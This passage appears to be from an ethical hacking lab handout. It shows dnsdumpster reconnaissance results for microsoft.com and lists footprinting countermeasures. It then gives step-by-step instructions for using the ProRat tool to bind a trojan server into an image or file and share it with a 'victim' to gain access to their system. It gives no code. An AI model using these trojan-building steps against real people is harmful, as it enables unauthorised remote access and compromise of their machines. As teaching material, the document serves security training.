
-1310295488 | 2022-02-24T23:53:50.474835

## 7) Gathering information from dnsdumpster

<https://dnsdumpster.com/>

A screenshot of a web browser window displaying the dnsdumpster.com homepage. The URL 'dnsdumpster.com' is visible in the address bar. The page has a dark background with white text. At the top, it says 'dns recon & research, find & lookup dns records'. Below that is a search bar containing 'microsoft.com' with a 'Search' button next to it. A message at the bottom states: 'DNSdumpster.com is a FREE domain research tool that can discover hosts related to a domain. Finding visible hosts from the attackers perspective is an important part of the security assessment process.' Another message at the bottom right says 'this is a [HackerTarget.com](#) project'.

## Hosting (IP block owners)



Name DNS server name with IP address and which country is maintaining the server.

DNS Servers		
ns1-205.azure-dns.com.	40.90.4.205 ns1-205.azure-dns.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
ns2-205.azure-dns.net.	64.4.48.205 ns2-205.azure-dns.net	MICROSOFT-CORP-MSN-AS-BLOCK United States
ns3-205.azure-dns.org.	13.107.24.205 ns3-205.azure-dns.org	MICROSOFT-CORP-MSN-AS-BLOCK United States
ns4-205.azure-dns.info.	13.107.160.205 ns4-205.azure-dns.info	MICROSOFT-CORP-MSN-AS-BLOCK United States

**MX Records** → This is where email for the domain goes...

10 microsoft-com.mail.protection.outlook.com.	40.93.212.0	MICROSOFT-CORP-MSN-AS-BLOCK United States
---	-------------	--


**TXT Records** → Find more hosts in sender policy framework (SPF) configurations.

TXT Records ** Find more hosts in Sender Policy Framework (SPF) configurations	
"docusign=d5a3737c-c23c-4bd0-9095-d2ff621f2840"	
"v=spf1 include:_spf-a.microsoft.com include:_spf-b.microsoft.com include:_spf-c.microsoft.com include:_spf-ssg-a.microsoft.com include:_spf1-meo.microsoft.com -all"	
"adobe-sign-verification=c1fea9b4cd4df0d5778517f29e0934"	
"docusign=52998482-393d-46f7-95d4-15ac6509bfdd"	
"adobe-idp-site-verification=8aa35c528af5d72beb19b1bd3ed9b86d87ea7f24b2ba3c99ffcd00c27e9d809c"	
"d365mktkey=4d8bnycx40fy3581petta4gsf"	
"8RPDXjBzBS9tu7Pbysu7qCACRwXPoDV8ztLfthTnC4y9VJFLd84it5sQlEITgSLJ4KOIA8pBZxmyvPujuUvh0g=="	
"google-site-verification=1TeK8q00ziFl4T1tF-QR65JkzH21rcdqNccDFp78iTk"	
"d365mktkey=3uc1cf82cpv7501zk70v9bvf2"	
"facebook-domain-verification=fwzwbbbzwmg5fzgotc2go51olc3566"	
"apple-domain-verification=0gMeaYyYy6GLViGo"	
"google-site-verification=pjFOauSPcrfxOZ89jnPPa5axowcHGCDAl1_86dCqPpk"	
"fg2t0gov9424p2tdcuo94goe9j"	
"t7sebee51jrj7vm932k531hipa"	
"google-site-verification=M--CVfn_YwsV-2FGbCp_HFaEj23BmT0cTF418hXgpvM"	
"pbpcpw84sfk7w4nhm7dwyg2k3gx0t4xr"	

## Host Records

Host Records (A) ** this data may not be current as it uses a static database (updated monthly)		
microsoft.com HTTP: Kestrel HTTPS: Kestrel	13.77.161.179	MICROSOFT-CORP-MSN-AS-BLOCK United States
wwwcoltest10.microsoft.com HTTP: Kestrel HTTPS: Kestrel	65.55.21.18 wwwcoltest10.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
tide620.microsoft.com HTTP: Kestrel HTTPS: Kestrel	94.245.127.20 tide620.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK Ireland
wwwcoltest21.microsoft.com HTTP: Kestrel HTTPS: Kestrel	65.55.48.230 wwwcoltest21.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
kailani-ess-one.microsoft.com HTTP: Microsoft-IIS/10.0 HTTPS TECH: IIS,10.0	40.123.47.110	MICROSOFT-CORP-MSN-AS-BLOCK United States
wus2-staging-dcatbackend-int.staging.bigcatalog-int.commerce.microsoft.com HTTP: Kestrel HTTPS: Kestrel	20.69.149.113	MICROSOFT-CORP-MSN-AS-BLOCK United States
colprofile11.microsoft.com HTTP: Kestrel HTTPS: Kestrel	157.56.60.55 colprofile11.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
ppetcam2010.microsoft.com HTTP: Kestrel HTTPS: Kestrel	70.37.188.29 ppetcam2010.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States
tide550.microsoft.com HTTP: Kestrel HTTPS: Kestrel	131.107.0.120 tide550.microsoft.com	MICROSOFT-CORP-AS United States
tide541.microsoft.com HTTP: Kestrel HTTPS: Kestrel	131.107.0.111 tide541.microsoft.com	MICROSOFT-CORP-AS United States
wwwcoltest30.microsoft.com HTTP: Kestrel HTTPS: Kestrel	65.55.48.239 wwwcoltest30.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK United States

## Infrastructure of the website



## Foot printing countermeasures:-


- a) Limit employee access to social networking sites via the organization's network
- b) Setup web servers to prevent data leakage.
- c) Teach employees how to utilize pseudonyms in blogs, discussion groups, and forums.
- d) Don't expose sensitive information in press releases, yearly reports, or other public documents.
- e) Keep the amount of information you share with the public to a minimum.
- f) Apply the same foot printing procedures to find and remove any sensitive information that is publicly accessible.
- g) Use anonymous registration services to prevent search engines from caching a webpage.
- h) In the web servers, disable directory listing.
- i) Use the who-is lookup database's privacy services.
- j) Protect sensitive information by encrypting it and using a password.

# PRORATE TOOL


- 1) Download and install the Prorat Tool.
- 2) Download any image or file so that we can bind the malicious file into it.




3) Now create a malicious file from the prorate tool as shown in the below image.




4) Now create a server port and password with a victim name and disable all the settings as per necessary.



5) Now select a file or image which is need to bind and bind it with a malicious code.




6) Check the server Extension make sure that the file extension is .exe file.




7) Now select the file icon as per your choice and on create server.




8) Now we can see that the malicious image /file is created and share the folder with victim system.





9) We can see the folder in victim system, when victim try to open the folder we get access of the victim system.







